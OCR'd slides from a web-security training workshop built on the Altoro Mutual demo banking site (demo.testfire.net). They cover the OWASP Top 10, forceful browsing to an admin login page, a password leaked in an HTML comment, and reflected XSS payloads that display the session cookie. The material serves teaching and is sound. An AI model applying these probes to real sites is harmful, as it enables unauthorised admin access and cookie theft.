
Failure to Restrict URL Access: Privilege Escalation Types

- Access given to completely restricted resources
  - Accessing files that shouldn't be served (*.bak, "Copy Of", *.inc, *.cs, ws_ftp.log, etc.)
- Vertical Privilege Escalation
  - Unknown user accessing pages past login page
  - Simple user accessing admin pages
- Horizontal Privilege Escalation
  - User accessing other user's pages
  - Example: Bank account user accessing another's




The OWASP Top 10 Application Attacks

Application Threat	Negative Impact	Example Impact
Cross Site scripting	Identity Theft, Sensitive Information Leakage, …	Hackers can impersonate legitimate users, and control their accounts.
Injection Flaws	Attacker can manipulate queries to the DB / LDAP / Other system	Hackers can access backend database information, alter it or steal it.
Malicious File Execution	Execute shell commands on server, up to full control	Site modified to transfer all interactions to the hacker.
Insecure Direct Object Reference	Attacker can access sensitive files and resources	Web application returns contents of sensitive file (instead of harmless one)
Cross-Site Request Forgery	Attacker can invoke "blind" actions on web applications, impersonating as a trusted user	Blind requests to bank account transfer money to hacker
Information Leakage and Improper Error Handling	Attackers can gain detailed system information	Malicious system reconnaissance may assist in developing further attacks
Broken Authentication & Session Management	Session tokens not guarded or invalidated properly	Hacker can "force" session token on victim; session tokens can be stolen after logout
Insecure Cryptographic Storage	Weak encryption techniques may lead to broken encryption	Confidential information (SSN, Credit Cards) can be decrypted by malicious users
Insecure Communications	Sensitive info sent unencrypted over insecure channel	Unencrypted credentials "sniffed" and used by hacker to impersonate user
Failure to Restrict URL Access	Hacker can access unauthorized resources	Hacker can forcefully browse and access a page past the login page



Module 3: Workshop Exercises




Objective

Hacking 101:

- Understand reconnaissance and profiling

1. Hands-on: Find vulnerabilities and exploit
   a) Failure to restrict URL access and information leakage
   b) Cross site scripting (XSS)
   c) SQL Injection
   d) Advanced SQL Injection
2. Understand the difference between a vulnerability and an exploit

Profiling a web application



Online Banking Login

Username:

Password:

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

Reconnaissance and Profiling

- Platform
  - Technologies
  - Application servers
  - Web servers
  - Web server authentication
  - Database usage
  - Database type
  - Third-party components
- Application
  - Authentication
  - Authorization
  - Web based administration
  - User contributed content
  - Client side validation
  - Password creation
  - Session state
  - Error handling
  - Application logic




How much did you find?

- Platform
  - .NET, JavaScript
  - IIS 5.0+
  - Anonymous web server authentication
  - Database in use
  - MS SQL? Access?
  - User management connections?
- Application
  - Form based authentication
  - User based authorization
  - Yes = /Admin
  - No social contribution areas
  - No password reset
  - Cookies (several)
  - Custom error pages
  - CGI execution



Task 1: Access the Administration section

- Step 1: Forceful browse to administration section
  - Does it exist?
  - The URL for the banking application is: http://demo.testfire.net/bank
    - What might the administrative application be?
  - Is there a default page?
  - What might you name a login page?
    - What was it for the banking application?
      - http://demo.testfire.net/bank/login.aspx
- Step 2: Ask some questions about the login page?
  - Is there a username associated with the password?
  - Is the password static?
  - What might I use for a password?
  - Where might I look for a password?
- Step 3: Exploit


HTTP 403 Forbidden - Windows Internet Explorer
http://demo.testfire.net/admin
Google
HTTP 403 Forbidden
Tools

The website declined to show this webpage

HTTP 403

Most likely causes:


- This website requires you to log in.

What you can try:

- Go back to the previous page.
- More information

!!Action
Navigate to admin directory

!! We learn ...
Administration Section Exists


Altoro Mutual: Administration - Windows Internet Explorer
http://demo.testfire.net/admin/login.aspx
Google
Altoro Mutual: Administration
Tools
Sign In | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
884294
Submit

PERSONAL

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- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

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- Contact Us
- Locations
- Investor Relations
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- Careers

Administration Login

Enter the code shown above:

Enter the administrative password:

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
!!Action
Navigate to login.aspx page

!! We learn ...
Common naming practices


UltraEdit-32 - [C:\Documents and Settings\dannya\Local Settings\Temporary Internet Files\Content.IE5\Z73U1LKE\login[1]]
File Edit Search Project View Format Column Macro Advanced Window Help
expires
login[1]

```
        </ul>
    </td>
    <td valign="top" colspan="3" class="bb">


<h1>Administration Login</h1>

<!-- Password: Altoro1234 -->

<form name="aspnetForm" method="post" action="login.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTY5ODYzNjk3NWRk" />

  <img id="captcha" src="captcha.aspx" /><br />
  <p>
    <strong>Enter the code shown above:</strong><br />
    <input name="_ctl0:_ctl0:Content:Main:CodeNumberTextBox" type="text" id="_ctl0__ctl0_Content_Main_CodeNumberTextBox" /
    <strong>Enter the administrative password:</strong><br />
    <input name="_ctl0:_ctl0:Content:Main:Password" type="password" id="_ctl0__ctl0_Content_Main_Password" /><br /><br />
    <input type="submit" name="_ctl0:_ctl0:Content:Main:SubmitButton" value="Submit" id="_ctl0__ctl0_Content_Main_SubmitBu
  </p>
  <p><span id="_ctl0__ctl0_Content_Main_MessageLabel"></span></p>

<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAKm/PqICgKaqvKtBQKWuPeSCgL73pWUBA==" /></

<script>
window.onload = document.forms[1].elements[1].focus();
</script>


    </td>
  </tr>
</table>


</div>

<div id="footer" style="width: 99%;">
```

For Help, press F1
Ln 1, Col. 1, C0
DOS
Mod: 2/15/2007 9:33:09AM
File Size: 7850
INS

!!Action
View page source

!! We learn ...
The PASSWORD

Solution – Forceful browsing


- Navigate to http://demo.testfire.net
- Try http://demo.testfire.net/administration
  - Fails
- Try http://demo.testfire.net/admin
  - Success
  - No default page
- Try http://demo.testfire.net/admin/logon.aspx
  - Failure
- Try http://demo.testfire.net/admin/login.aspx
  - Success

Solution – Information Leakage

- The administration section uses a single password
- Try to guess the password
  - Password, password, password1, Password1
  - Admin, admin, Admin1, admin1
  - Altoro, Altoro, Altoro1, altoro1
- View the page source
- Search for comments
  - Success

Task 2: Steal the user cookie

- Step 1: Determine the best attack method
  - How do I force the client to run my commands?
  - What scripting language are almost all browsers able to execute?
- Step 2: Find the application vulnerability
  - Where might I be able to include content within an application?
  - What does the payload look like?
  - How do I access the client cookie?
- Step 3: Exploit
  - Discussion Topic
    - How do I send this cookie from the victim to the attacker?



Altoro Mutual: Search Results - Windows Internet Explorer

http://demo.testfire.net/search.aspx?txtSearch=Super+Bowl

Sign In | Contact Us | Feedback | Search Super Bowl Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
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- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers

Search Results

No results were found for the query:

Super Bowl

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
!!Action
Enter search text

!! We learn ...
Content is echoed back to page



Altoro Mutual: Search Results - Windows Internet Explorer

http://demo.testfire.net/search.aspx?txtSearch=%3Cscript%3Ealert%281%29%3C%2Fscript%3E

Sign In | Contact Us | Feedback | Search <script>alert(1)</scrip Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
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- Careers

Search Results

No results were found for the query:

Windows Internet Explorer

1

OK

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
!!Action
Enter javascript command

!! We learn ...
Output is not encoded



```
http://demo.testfire.net/search.aspx?txtSearch=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
```

Search: `<script>alert(documen`

Search Results

No results were found for the query:

```
amUserInfo=UserName=YWRtaW4nLS0=&Password=Jy0t&Approved=0; amSessionId=2163616417
```

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!!Action
Enter JS command with cookie

